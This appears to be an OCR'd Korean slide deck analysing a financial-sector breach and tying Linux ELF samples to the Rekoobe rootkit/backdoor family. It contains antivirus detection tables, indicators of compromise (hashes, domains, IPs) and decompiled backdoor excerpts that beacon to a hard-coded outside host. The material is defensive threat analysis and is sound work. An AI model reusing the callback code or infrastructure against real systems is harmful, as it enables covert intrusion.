hk_t4_seq_show .symtab, 0x3400, 473, FUNC, <unknown>, DEFAULT, 2. hkinitm .symtab, 0x660, 507, FUNC, <unknown>, DEFAULT, 2.

24 / 61

Community Score

24 security vendors and no sandboxes flagged this file as malicious

68facac60ee0ade1aa8f8f2024787244c2584a1a03d10cda83eeaf1258b371f2

KwWQzlGe


64bits elf relocatable

408.03 KB Size


2022-02-23 05:30:41 UTC 3 months ago

ELF

Ⅱ A금융 침해사고 연관성 분석



Ⅱ A금융 침해사고 연관성 분석



30 / 62

Community Score

30 security vendors and no sandboxes flagged this file as malicious

11edf80f2918da818f3862246206b569d5dcebdc2a7ed791663ca3254ede772d

PgSD93ql

64bits elf

19.05 KB Size

2022-02-24 18:01:56 UTC

3 months ago

ELF

DETECTION DETAILS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 3

Security vendors' analysis on 2022-02-24T18:01:56 UTC

Ad-Aware	Trojan.GenericKD.38943218	AhnLab-V3	Backdoor/Linux.Agent.19512
ALYac	Trojan.GenericKD.38943218	Arcabit	Trojan.Generic.D25239F2
Avast	ELF:Rekoob-K [Trj]	AVG	ELF:Rekoob-K [Trj]
Avira (no cloud)	LINUX/Rekoobe.moaku	BitDefender	Trojan.GenericKD.38943218
Comodo	Malware@#usp23dkyjhin	Cynet	Malicious (score: 99)
Emsisoft	Trojan.GenericKD.38943218 (B)	eScan	Trojan.GenericKD.38943218
ESET-NOD32	Linux/Rekoobe.N	Fortinet	Linux/Rekoobe.N!tr
GData	Trojan.GenericKD.38943218	Ikarus	Backdoor.Linux.Rekobee
Jiangmin	Trojan.Linux.bwv	Kaspersky	HEUR:Trojan.Linux.Agent.gen
Lionic	Trojan.Linux.Linux.4!c	MAX	Malware (ai Score=99)

Ⅱ A금융 침해사고 연관성 분석

IOC

80e5fec19843c32c6c3fc38aabdeb428c339b0dfce28023529144405b9c72b33
C9eb46d00e11acb354b518f725412b88c69cc511ec8d5bd3cb03c1740f8a2936
2e2dc0328f6c19b033bb19c24e59e354e519606958afb93fd8049d162a8e3edd
E63c2e35a41c51e33b246f5b60c5d1b8da0d8c50bf7ec592383b61818217e8d7
7148ae1ab45e17889915100fdc203fe7941d8e9b946d44a3989ab8baeb6066e1
1d0591049a65db6508a9517f72954541ef6b5a7fe9153c5edcb1bac1b70b991c
4B45E601D480124C38BE06A706F7D8F4
F34119A442651945D5EFB33DB8901D9B
7xin.bitscan[.]win
huawel[.]site
96.45.187[.]113
119.3.22[.]174

INTEZER

30 / 62

Community Score

30 security vendors and no sandboxes flagged this file as malicious

11edf80f2918da818f3862246206b569d5dcebdc2a7ed791663ca3254ede772d

PgSD93ql

64bits elf

DETECTION DETAILS BEHAVIOR CONTENT SUBMISSIONS COMMUN

Security vendors' analysis on 2022-02-24T18:01:56 UTC

Ad-Aware	Trojan.GenericKD.38943218	AhnLab-V3	Backdoor/Linux.Agent.19512
ALYac	Trojan.GenericKD.38943218	Arcabit	Trojan.Generic.D25239F2
Avast	ELF:Rekoob-K [Trj]	AVG	ELF:Rekoob-K [Trj]
Avira (no cloud)	LINUX/Rekoobe.moaku	BitDefender	Trojan.GenericKD.38943218
Comodo	Malware@#usp23dkyjhin	Cynet	Malicious (score: 99)
Emsisoft	Trojan.GenericKD.38943218 (B)	eScan	Trojan.GenericKD.38943218
ESET-NOD32	Linux/Rekoobe.N	Fortinet	Linux/Rekoobe.N!tr
GData	Trojan.GenericKD.38943218	Ikarus	Backdoor.Linux.Rekobee
Jiangmin	Trojan.Linux.bwv	Kaspersky	HEUR:Trojan.Linux.Agent.gen
Lionic	Trojan.Linux.Linux.4!c	MAX	Malware (ai Score=99)

Ⅱ A금융 침해사고 연관성 분석

INTEZER

Sleep

```
while ( 1 )
{
  while ( 1 )
  {
    do
    {
      do
      {
        sub_43AB30(0x1Eu);
        v9 = socket(2, 1, 0);
      }
      while ( (v9 & 0x80000000) != 0 );
      v10 = sub_43E6F0("119.3.22.174");
    }
    while ( !v10 );
    memcpy(v20, **(_QWORD **)(v10 + 24), *(int *)(v10 + 20));
    v19[0] = 2;
    v19[1] = 2888;
    if ( (int)libc_connect(v9, v19, 16LL) >= 0 )
    {
      v11 = sub_43AD40(v9, (__int64)v19);
      if ( v11 >= 0 )
        break;
    }
    sub_43BD90();
  }
```

```
while ( 1 )
{
  while ( 1 )
  {
    memset(v13, 0, 0x258uLL);
    if ( !v37 )
      break;
    v30 = 10;
    _sleep(10LL, v13, 0x4BLL);
    v33 = 0;
    v34 = _socket(2LL, 1LL, 0LL);
    if ( (v34 & 0x80000000) == 0 )
    {
      v29 = gethostbyname("192.168
      if ( v29 )
      {
        memcpy(&v22, **(_QWORD **)(v29 + 24), *(int *)(v29 + 20));
        v21[0] = 2;
        v21[1] = htons((unsigned __int16)v39);
        v28 = _libc_connect(v34, v21, 16LL);
        if ( v28 >= 0 )
        {
          v15 = 1;
          _setsockopt(v34, 6LL, 1LL, &v15, 4LL);
          goto LABEL_67;
        }
        _libc_close(v34);
      }
    }
  }
```

모자이크

Ⅱ A금융 침해사고 연관성 분석

1. 실제 침해사고 샘플과 동일한 루트킷과 시그니처를 사용하는 샘플 확보


2. 비슷한 샘플의 백도어형 악성코드는 실제 침해사고 샘플과 다르지만 루트킷 악성코드가 Rekoob 루트킷 샘플

3. 인티저에 공개된 Rekoob 연관 악성코드 중 백도어형 악성코드와 코드패턴이 침해사고 샘플과 동일한 패턴

~~어.. 그니까 그게 뭐였더라..~~

~~어... 어.... 아까 엄청 많이 닫아 버린거에 있었나....?~~

Ⅱ A금융 침해사고 연관성 분석




번외

Ⅱ A금융 침해사고 연관성 분석


Submissions

Date	Name	Source	Country
2022-02-10 01:39:13 UTC	KwWQzlGe	f5717eac - web	KR

Submissions Per Country



Submissions Per Date



Prevalence Summary


First Submission	2022-02-10 01:39:13 UTC
Last Submission	2022-02-10 01:39:13 UTC
Last Rescanned	2022-02-23 05:30:41 UTC
Total Submissions	1
Source submissions	1
End-user Sightings	Sysinternals tools

Overview

General Information

Sample Name:	KwWQzlGe
Analysis ID:	569979
MD5:	cb093453576184d1a2f5…
SHA1:	2f19ff48fd8ff94557d44c…
SHA256:	68facac60ee0ade1aa8f8…
Tags:	elf
Infos:	

Detection




Score:	0
Range:	0 - 100
Whitelisted:	false


Signatures

Executes the "rm" command used to delete files or dir…

Classification

